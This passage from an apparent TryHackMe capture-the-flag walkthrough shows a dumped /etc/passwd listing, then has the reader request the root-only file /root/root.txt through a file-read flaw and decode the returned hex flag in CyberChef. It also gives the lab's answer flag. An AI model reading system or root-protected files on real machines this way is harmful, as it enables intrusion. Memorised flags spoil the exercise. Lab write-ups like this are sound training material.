daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin

sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System
(admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network
Management,,,:/run/systemd/netif:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd
Resolver,,,:/run/systemd/resolve:/usr/sbin/nologin
syslog:x:102:106::/home/syslog:/usr/sbin/nologin
messagebus:x:103:107::/nonexistent:/usr/sbin/nologin
_apt:x:104:65534::/nonexistent:/usr/sbin/nologin
lxd:x:105:65534::/var/lib/lxd/:/bin/false
uuidd:x:106:110::/run/uuidd:/usr/sbin/nologin
dnsmasq:x:107:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
landscape:x:108:112::/var/lib/landscape:/usr/sbin/nologin
pollinate:x:109:1::/var/cache/pollinate:/bin/false
sshd:x:110:65534::/run/sshd:/usr/sbin/nologin
magician:x:1000:1000:magician:/home/magician:/bin/bash
ftp:x:111:113:ftp daemon,,,:/srv/ftp:/usr/sbin/nologin

This is the decrypted Output , there is some interesting stuff here but it is clearly not what we were looking for.

According to the TryHackMe page for this machine , we need to read a file called **root.txt**
which is protected by the root user.

so , let's try `/root/root/txt`

and hit submit a few times to see if we can get a base64 for this file

After hitting Submit a few times we see the following as the output:


54484d7b6d616769635f6d61795f6d616b655f6d616e795f6d656e5f6d61647d0a

Now goto a website called [CyberChef]

and paste the above string in the input

and then click on a magic wand that pops up on the output panel

and we get the FLAG!!!



That's it submit both the flags on TryHackMe and you are done!!!

That's it from me 😎

HAPPY HACKING